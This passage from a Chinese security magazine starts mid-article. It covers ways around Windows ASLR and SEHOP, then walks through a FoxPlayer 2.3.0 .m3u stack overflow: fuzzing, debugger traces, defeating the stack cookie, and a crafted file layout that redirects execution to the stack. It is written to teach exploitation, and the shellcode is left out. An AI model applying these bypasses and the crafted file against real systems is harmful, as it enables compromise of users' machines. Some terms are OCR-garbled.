它在 Windows Vista，Windows 2008 Server，Windows 7 下是默认启用的（IE 7 除外），非系统镜像也可以通过链接选项 /DYNAMICBASE（Visual Studio 2005 SP1 以上的版本，VS2008 都支持)启用这种保护，也可手动更改已编译库的 dynamicbase 位，使其支持 ASLR 技术(把 PE 头中的 DllCharacteristics 设置成 0x40 -可以使用工具 PE EXPLORER 打开库，查看 DllCharacteristics 是否包含 0x40 就可以知道是否支持 ASLR 技术）。另外，也可以使用 Process Explorer 来查看是否开启 ASLR。启用 ASLR 后，即使你原先已经成功构造出 exploit，但在系统重启后，你在 exploit 中使用的一些固定地址就会被改变，进而导致 exploit 失效。

绕过方法如下。

1．覆盖部分返回地址

对比下 windows 7 系统启动前后 OD 中 loaddll.exe 的各模块基址，启动前：

```
  可执行模块
  基址      大小      入口      名称       文件版本        路径
  00400000  00060000  00410070  loaddll
D:\riusksk\TOOL\Ollydbg\loaddll.exe
  6DDE0000  0008C000  6DDE1FFF  AcLayers
6.1.7600.16385 (  C:\Windows\AppPatch\AcLayers.dll
  710E0000  00012000  710E1200  mpr
6.1.7600.16385 (  C:\Windows\System32\mpr.dll
  71C50000  00051000  71C79834  winspool
6.1.7600.16385 (  C:\Windows\System32\winspool.drv
  747F0000  00017000  747F1C89  userenv
6.1.7600.16385 (  C:\Windows\System32\userenv.dll
  750A0000  0001A000  750A2CCD  sspicli
6.1.7600.16385
  (  C:\Windows\System32\sspicli.dll
  750C0000  0004B000  750C2B6C  apphelp
6.1.7600.16385
  (  C:\Windows\System32\apphelp.dll
  75190000  0000B000  75191992  profapi
6.1.7600.16385 (  C:\Windows\System32\profapi.dll
  75420000  0004A000  75427A9D  KERNELBA
6.1.7600.16385 (  C:\Windows\system32\KERNELBASE.dll
  75B50000  0000A000  75B5136C  LPK
6.1.7600.16385 (  C:\Windows\system32\LPK.dll
  75B60000  0004E000  75B6EC49  GDI32
6.1.7600.16385 (  C:\Windows\system32\GDI32.dll
  ……
```

启动后：

```
  可执行模块
  基址      大小      入口      名称       文件版本        路径
  00400000  00060000  00410070  loaddll
D:\riusksk\TOOL\Ollydbg\loaddll.exe
  6F510000  0008C000  6F511FFF  AcLayers
6.1.7600.16385 (  C:\Windows\AppPatch\AcLayers.dll
  715B0000  00012000  715B1200  mpr
6.1.7600.16385 (  C:\Windows\System32\mpr.dll
  72170000  00051000  72199834  winspool
6.1.7600.16385 (  C:\Windows\System32\winspool.drv
  74C70000  00017000  74C71C89  userenv
6.1.7600.16385 (  C:\Windows\System32\userenv.dll
  75520000  0001A000  75522CCD  sspicli
6.1.7600.16385 (  C:\Windows\System32\sspicli.dll
  75540000  0004B000  75542B6C  apphelp
6.1.7600.16385 (  C:\Windows\System32\apphelp.dll
  75610000  0000B000  75611992  profapi
6.1.7600.16385 (  C:\Windows\System32\profapi.dll
  75690000  0004A000  75697A9D  KERNELBA
6.1.7600.16385 (  C:\Windows\system32\KERNELBASE.dll
  759B0000  000CC000  759B168B  msctf
6.1.7600.16385 (  C:\Windows\System32\msctf.dll
  75E60000  000AC000  75E6A472  msvcrt
7.0.7600.16385 (  C:\Windows\system32\msvcrt.dll
  75F10000  0004E000  75F1EC49  GDI32
6.1.7600.16385 (  C:\Windows\system32\GDI32.dll
```

……

由此可见，各模块基址的高位是随机变化的，而低位是固定不变的，这里 loaddll.exe 不受 ADSL 保护，所以其基址没有随机化，如果是 Notepad.exe 就有启用 ASLR，还有其他经链接选项/DYNAMICBASE 编译的程序也会启用 ASLR。因此，我们可以让填充字符只覆盖到返回地址的一半，由于小端法机器的缘故，其低位地址在前，因此覆盖到的一半地址刚好处于低位，而返回地址的高位我们让它保持不变，所以我们必须在返回地址之前的地址范围内（相当于漏洞函数里面）查找出一个可跳转到 shellcode 的指令，比如 jmp edx（关键看哪一寄存器指向 shellcode）。除此之外，我们还必须将 shellcode 放在返回地址之前，不然连返回地址的高位也覆盖掉了，这是不允许的。纵观此法，相当的有局限性，如果漏洞函数过短，可能就没有我们需要的指令了，这时就得另寻他法了。

2. 利用未启用 ASLR 的模块地址

这与之前绕过 SafeSEH 的方法类似，直接在未受 ASLR 保护的模块中查找跳转指令的地址来覆盖返回地址或者 SEH 结构，可以通过 Process Explorer 或者 ImmDbg 命令插件!ASLRdynamicbase 或者（!pvefindaddr noaslr）来查看哪些进程模块启用 ASLR 保护。

SEHOP

原理：微软在 Microsoft Windows 2008 SP0、Microsoft Windows Vista SP1 和 Microsoft Windows 7 中加入了另一种新的保护机制 SEHOP（Structured Exception Handling Overwrite Protection），它可作为 SEH 的扩展，用于检测 SEH 是否被覆写。SEHOP 的核心特性是用于检测程序栈中的所有 SEH 结构链表的完整性，特别是对最后一个 SHE 结构的检测。在最后一个 SEH 结构中拥有一个特殊的异常处理函数指针，指向一个位于 ntdll 中的函数 ntdll!FinalExceptHandler（）。当我们用 jmp 06 pop pop ret 来覆盖 SEH 结构后，由于 SEH 结构链表的完整性遭到破坏，SEHOP 就能检测到异常从而阻止 shellcode 的运行。

绕过方法：伪造 SEH 链表。

由于 SEHOP 会检测 SEH 链表的完整性，那么我们可以通过伪造 SEH 链表来替换原先的 SEH 链表，进而达到绕过的目的。

具体实现方法如下：

（1）查看 SEH 链表结构，可借助 OD 实现，然后记住最后一个 SEH 结构地址，以方便后面的利用；

（2）用 JE（0x74）+ 最后一个 SEH 结构的地址（由于地址开头是 00，故可省略掉，可由 0x74 替代，共同实现 4 字节对齐）去覆盖 nexSEH；

（3）用 xor pop pop ret 指令地址去覆盖 SEH handle，其中的 xor 指令是用于将 ZF 置位，使前面的 JE = JMP 指令，进而实现跳转；

（4）在这两个 SEH 结构之前写入一跳转指令（JMP+8），以避免数据段被执行；

（5）在这两个 SEH 结构之间全部用 NOP 填充，如果两者之间还有其他 SEH 结构的话；

（6）将 shellcode 放置在最后一个 SEH 结构之后，即 ntdll!FinalExceptHandler（）函数之后。

此时的堆栈布局如下：


```
【NOP…】【JMP 08】【JE XXXXXX】【xor pop pop ret】【NOP…】
                      ▲                  ▲
          next SEH(指向 0xffffffff)    SEH Handle
【JMP 08】【0xFFFFFFFF】【ntdll!FinalExceptHandler】【shellcode】
              ▲               ▲
           next SEH       SEH Handle
```

更多信息可参见我之前翻译的《绕过 SEHOP 安全机制》：http://bbs.pediy.com/showthread.php?t=104707

结论

本文简单地叙述了 Windows 平台上的各类溢出保护机制及其绕过方法，但若结合实例分析的话，没有几万字是不可能完成的，因此这里概览一番，读者若想获得相关的实例运用的资料，可参考文中提及一些 paper，特别是由看雪论坛上 dge 兄弟翻译的《Exploit 编写系列教程 6》以及黑客杂志《Phrack》、《Uninformed》上的相关论文，还有 BlackHat 大会上的文章。微软与黑客之间的斗争是永无休止的，我们期待着下一项安全机制的出现。我在黑防上的 ID 为 riusksk，博客地址：http://riusksk.blogbus.com，欢迎与我讨论！

前置知识：汇编
关键词：FoxPlayer、栈溢出



FoxPlayer 2.3.0 栈溢出攻防拓展

文/图 孙嘉骏

软件介绍和分析目的

FoxPlayer 是网上最好用的 Flash 播放器之一，基本上有关播放 Flash 文件的相关功能都已经具备而且界面精美可更换。是观看 Flash 和玩 Flash 游戏或学习 Flash 课件必不可少的软件。本文主要对 FoxPlayer 进行文件模糊测发现的软件异常退出进行详

细分析，找出异常原因，分析软件的栈保护机制，最后拓展相关破解知识并构造溢出相应畸形文件实现溢出攻击，通过分析希望能给广大读者起到抛砖引玉的作用，有兴趣的读者可以亲自尝试一下。

漏洞分析

我们首先使用 FileFuzz 生成大量的 test*.m3u(播放器支持此格式) 测试文件，文件数据中全部用 0x41 填充 (也可以用其他数据填充)，并用播放器依次打开测试文件 (FileFuzz 完成这些功能，可以参考网上 FileFuzz 的使用)，我们发现当用播放器打开测试文件 test212.m3u 时 (也即文件包含 212 个 0x41 的时)，播放器发生了未知的异常而导致退出，如图 1 所示。




图 1

我们也可以参考以下 perl 的代码生成上面相同的畸形文件：

```
#!/usr/bin/perl
my $junk= "\x41" x 212 ;
open(file,"> test212.m3u");
print file $junk ;
close(file);
```

很简单吧！如果生成的文件没有发生异常，请增加 212 为一个更大的数据再尝试吧。现在我们就开始来找找出现异常的原因。拿起熟悉的 Ollydbg 加载调试 FoxPlay.exe 播放器程序，然后再用播放器加载畸形文件，程序直接异常并且退出了，如图 2 所示。

```
7C92E45A   E8 FFEBFFFF      CALL ntdll.ZwContinue
7C92E45F   90               NOP
7C92E460   83C4 04          ADD ESP,4
7C92E463   5A               POP EDX
7C92E464   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]

进程已终止，退出代码 C0000409 (-1073740791.)
```

图 2

查看堆栈调用过程，SHE 异常链也没有找到相应相关的信息，那么该怎么定位异常发生的位置呢？（必须找到异常位置，才能分析异常嘛～）开始我也不知道该怎么入手，真是菜啊菜。经过不断摸索，后来幸运的是我们可以直接查看系统异常报错的消息 (如图 1，就这么简单啊)，未知的软件异常，位置为 0x0040ddf0，于是我们转到代码中的 0x0040ddf0 处，查看如图 3 所示。

```
0040DDDB  .  8B8C24 28010( MOV ECX,DWORD PTR SS:[ESP+128]
0040DDE2  .  83C4 0C       ADD ESP,0C
0040DDE5  .  5F            POP EDI
0040DDE6  .  5E            POP ESI
0040DDE7  .  5D            POP EBP
0040DDE8  .  5B            POP EBX
0040DDE9  .  33CC          XOR ECX,ESP
0040DDEB  .  E8 C0A30200   CALL FoxPlaye.004381B0
0040DDF0  .  81C4 1001000( ADD ESP,110
0040DDF6  L. C3            RETN
```

图 3

因为在 0x0040ddf0 处只是 Add ESP,110 应该是不会发生什么异常的，于是我们先在 0x0040ddeb 处下一个断点，然后重新装载运行程序，重复上面的过程，程序断在了 0x0040ddeb 处，我们再使用 F8 单步调试确认是否在此处异常，果然系统再一次异常了。嗯，看来就是 foxplaye.004381b0 这个函数处的发生问题，我们得集中精力攻击这一小块了。经过不断的调试分析，发现在这段代码上面不远的地方 0x400DDC9 处有一个 lstrcpyA 字符串复制函数，我们可以在此处下一个断点，重新装载运行程序，程序运行到此也断了下来，如图 4 所示。

```
0040DDB5  .  55            PUSH EBP                                  src
0040DDB6  .  52            PUSH EDX                                  dest
0040DDB7  .  E8 C2A40200   CALL <JMP.&MSVCR90.memcpy>                memcpy
0040DDBC  .  8B4424 1C     MOV EAX,DWORD PTR SS:[ESP+1C]
0040DDC0  .  83C4 0C       ADD ESP,0C
0040DDC3  .  56            PUSH ESI                                  String2
0040DDC4  .  8D4C04 1C     LEA ECX,DWORD PTR SS:[ESP+EAX+1C]
0040DDC8  .  51            PUSH ECX                                  String1
0040DDC9  .  FF15 5491430( CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>]  lstrcpyA
0040DDCF  .  53            PUSH EBX
0040DDD0  .  8D5424 1C     LEA EDX,DWORD PTR SS:[ESP+1C]
0040DDD4  .  52            PUSH EDX
0040DDD5  >  57            PUSH EDI
```

图 4

我们在此处观察一下寄存器的状态，如图 5 所示。

```
EAX 00000024
ECX 0013F09C
EDX 00000000
EBX 00000000
ESP 0013F058
EBP 0122FF90
ESI 0013F1F0 ASCII 41,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 00C82E20
```

图 5

ESI 寄存器中保存了我们测试文件中的很多字符串 0x41，也即为 lstrcpyA 函数源字符串指针地址，ECX 则为一栈地址空间 (实际上为大函数中的一个局部变量的地址)，为即复制的目的位置 0x0013f09c。明白了吧，如果测试文件中的 0x41 太多的话，那么 lstrcpyA 复制时会把大量的 0x41 复制到栈中，就有可能造成栈的溢出，返回地址的覆盖，运行我们的 ShellCode，但是实际上是这样的吗？如果是栈溢出，那么为什么是在 0x0040dde 处发生异常呢？（栈溢出应该是地址 0x0040df6 的 retn 时报错啊）还有系统为什么要报一个未知软件错误的异常呢？嗯，我们再仔细分析分析。我们观察一下现在的栈情况：那么我们找到函数在栈中的返回地址位置为 0x13f180(可以在 ollydbg 中调用堆栈查到)，如图 6 所示。

```
0013F174   7856F17B   MSVCR90.7856F17B
0013F178   00439F24   ASCII " %512[^□□]"
0013F17C   FFECF070
0013F180   0040E053   返回到 FoxPlaye.0040E053 来自 FoxPlaye.0040DD
0013F184   00C82E20
```

返回地址为 0x0040E053，当运行了 lstrcpyA 复制函数以后我们发现：

```
0013F174   41414141
0013F178   41414141
0013F17C   41414141
0013F180   41414141
0013F184   2013F184
```

图 6

0x13F180 处的返回地址的确是发生了覆盖，如果函数能运行到图 3 的 RETN 指令，那么程序就完成了 eip 寄存器装载 0x41414141，在此地址处运行，此时这样构造的的确确是形成了一个栈溢出的形式。但是此时我们要记住，异常发生是在 0x0040ddeb 处的哦，那说明在运行到 RETN 指令之前程序已经发生了不明错误。所以我们再次让程序运行停在 0x0040ddeb 处，单步步入跟踪函数，如下：

```
    004381B0        CMP ECX , DWORD PTR DS:[461C80] ; 把
ECX 和[461c80]中的数据进行比较。如果不相同则跳转到
FoxPlaye.004381BA
    004381B6        JNZ SHORT FoxPlaye.004381BA
    004381B8        PREFIX REP:
    004381B9        RETN
```

此时地址 004381B0 处 CMP 的两个值是实际上是不相等的，程序如果运行下去就会跳转到 FoxPlaye.004381BA，然后报错。但是如果此时两个值如果相等，那么程序就会执行到 0x004381B9 的 RETN 处返回到 0x0040ddeb 的下一条指令，最后运行到图 3 中的 RETN，返回让 EIP 装载 0x41414141。那么很明显的是 0x004381B0 指令处的 ECX 和[461C80]的值决定了整个程序的运行流程，我们回溯一下看看这 ECX 到底是哪来的。再次重新装载程序，断在 0x0040ddeb 处。回到图 3，参照图 7。

```
0040DDD8  .  8D8C24 28010  MOV ECX,DWORD PTR SS:[ESP+128]
0040DDE2  .  83C4 0C       ADD ESP,0C
0040DDE5  .  5F            POP EDI
0040DDE6  .  5E            POP ESI
0040DDE7  .  5D            POP EBP
0040DDE8  .  5B            POP EBX
0040DDE9  .  33CC          XOR ECX,ESP
0040DDEB  .  E8 C0A30200   CALL FoxPlaye.004381B0
0040DDF0  .  81C4 1001000  ADD ESP,110
0040DDF6  L. C3            RETN
```

图 7

我们可以看到在 0x0040DDDB 处，对 ECX 进行了赋值（ESP+128），这个值实际上就是 0x41414141，是被覆盖了的返回地址处的上一个值（栈中的 0x0013f17c 的值），明显了吧，返回地址上面一个的值（以前地址 0x0013f17c 处的 0xffecf070，现在被改为了 0x41414141），这个值的作用就是用来保护返回地址不被破坏，防止溢出的。在 0x0040ddeb 这个函数中会把这个值与[461C80]的值进行比较，如果相同说明栈没有被破坏，如果不相同则说明栈被破坏，程序会抛出异常，然后进行异常处理，这样就对栈起到了很好的保护作用。

那么现在如果想要造成溢出，就必须得让两个值比较相同（不相同的话就无法绕过保护值的检查，会抛出异常），绕过检查，让函数成功的返回，达到利用的目的。实际上栈地址 0x0013f17C 的中值我们可以用自己构造的畸形文件数据占据（即我们可以根据需要在这个位置填充需要的值），那么关键解决的问题就是：[461C80]值是哪来的?

现在我们用 IDA 静态打开 Foxplayer 定位到程序对应的[461C80]（数据段）处，发现数据是存在的（也即是个固定值），但是经过多次运行比较，同时也发现了每当运行到 0x004381B0 进行数据比较的时候，[461C80]中数据时是每次都是不一样的（动态变化的）。既然原数据是固定的，而实际使用中的数据又是在变化的，那么也就是说程序运行的时候必定对自己的[461C80]（数据段）处进行了访问并修改，于是我们启动 ollydbg 加载程序，在[461C80]处下一个内存访问断点，然后再运行程序，程序也顺利地断了下来，如图 8 所示。

```
00438CA0  .  A1 801C4600   MOV EAX,DWORD PTR DS:[461C80]
00438CA5  .  8365 F8 00    AND DWORD PTR SS:[EBP-8],0
00438CA9  .  8365 FC 00    AND DWORD PTR SS:[EBP-4],0
00438CAD  .  53            PUSH EBX
00438CAE  .  57            PUSH EDI
00438CAF  .  BF 4EE640BB   MOV EDI,BB40E64E
00438CB4  .  BB 0000FFFF   MOV EBX,FFFF0000
00438CB9  .  3BC7          CMP EAX,EDI
00438CBB  .v 74 0D         JE SHORT FoxPlaye.00438CCA
00438CBD  .  85C3          TEST EBX,EAX
00438CBF  .v 74 09         JE SHORT FoxPlaye.00438CCA
00438CC1  .  F7D0          NOT EAX
00438CC3  .  A3 841C4600   MOV DWORD PTR DS:[461C84],EAX
00438CC8  .v EB 60         JMP SHORT FoxPlaye.00438D2A
00438CCA  >  56            PUSH ESI
00438CCB  .  8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
```

图 8

你也可以用 IDA 定位到这一段然后使用 F5 键查看一段反汇编 C 代码，这一段的意思实际上先是把[461C80]的值取出来，与静态数据 0xBB40E64E 和 0xFFFF0000 比较，相同则用两个数据中相同的一个保存在[461C80]处，不同则把此时系统的时间作为一个值，经过简单的处理运算后，把这个值保存到[461C80]处。实际上在原来的固定在程序中的[461C80]处的值是不等于 BB40E64E 或者 FFFF0000 的，也就是说那么程序就会每次获取系统的时间作为一个值保存到[461C80]中，这也就说明了每次在指令 004381B0 CMP ECX , DWORD PTR DS: [461C80] 比较时[461C80]都是不一样的原因了。那么如果我们修改原程序中[461C80]处的固定值值为 0xffff0000，那么再比较时[461C80]中的值那不就是 0xffff0000 了么，然后我们在构造的溢出串中在相应位置处填上 0xffff0000 不就行了么，两个值不就相等了吗? 怀着这样的思路，我们来尝试一下，用 WinHex 修改程序中[461C80]为 0xffff0000，重新装载程序，让程序断在图 4 的复制函数处，查看堆栈，发现返回地址上面的保护值都固定成为了 0xFFECF070（图 9），多次测试发现还是 0xFFECF070，那么我们就可以说明，当我们修改程序中[461C80]为 0xffff0000 会影响到这个值，并且两者是一一对应的，也就是说现在这个值 0xFFECF070 是固定的了。所以在构造溢出串中在相应位置处应该填上 0xFFECF070 而不是 0xffff0000。

```
0013F174   7856F17B  MSVCR90.7856F17B
0013F178   00439F24  ASCII " %512[^□□]"
0013F17C   FFECF070
0013F180   0040E053  返回到 FoxPlaye.0040E053 来自 FoxPlaye.0040DD
0013F184   00C82E20
```

图 9

哈哈，好了，我只要在我的畸形文件中返回地址的上一个位置处，改为 0xFFECF070（就可以顺利绕过检查了），然后返回地址填上 0x0013f184，那么程序溢出后，就会让 eip 加载 0x0013f184 运行到 0x0013f184 栈处。0x0013f184 后面就是应该是 ShellCode 代码了，读者可以自己加上，如图 10 所示。

上面就为我们构造的畸形文件，我们重新装载运行一下，如图 11 所示。

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000B0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000C0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000D0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000E0  70 F0 EC FF 84 F1 13 00                           p??ÿ?ñ..
```

图 10

```
0040DDE6  .  5E            POP ESI
0040DDE7  .  5D            POP EBP
0040DDE8  .  5B            POP EBX
0040DDE9  .  33CC          XOR ECX,ESP
0040DDEB  .  E8 C0A30200   CALL FoxPlaye.004381B0
0040DDF0  .  81C4 1001000  ADD ESP,110

0013F170   41414141
0013F174   41414141
0013F178   41414141
0013F17C   FFECF070
0013F180   0013F184
0013F184   00C82E20
```

图 11

此时再单步运行如图 12 所示可以看到通过了检查成功运行到了 0x40ddf6 处。此时 esp 的值为 0x13f180。




图 12

栈情况如图 13 所示。



图 13

再单步运行一下，会把 0x13f184 弹出到 eip 中。如图 14 所示。




图 14

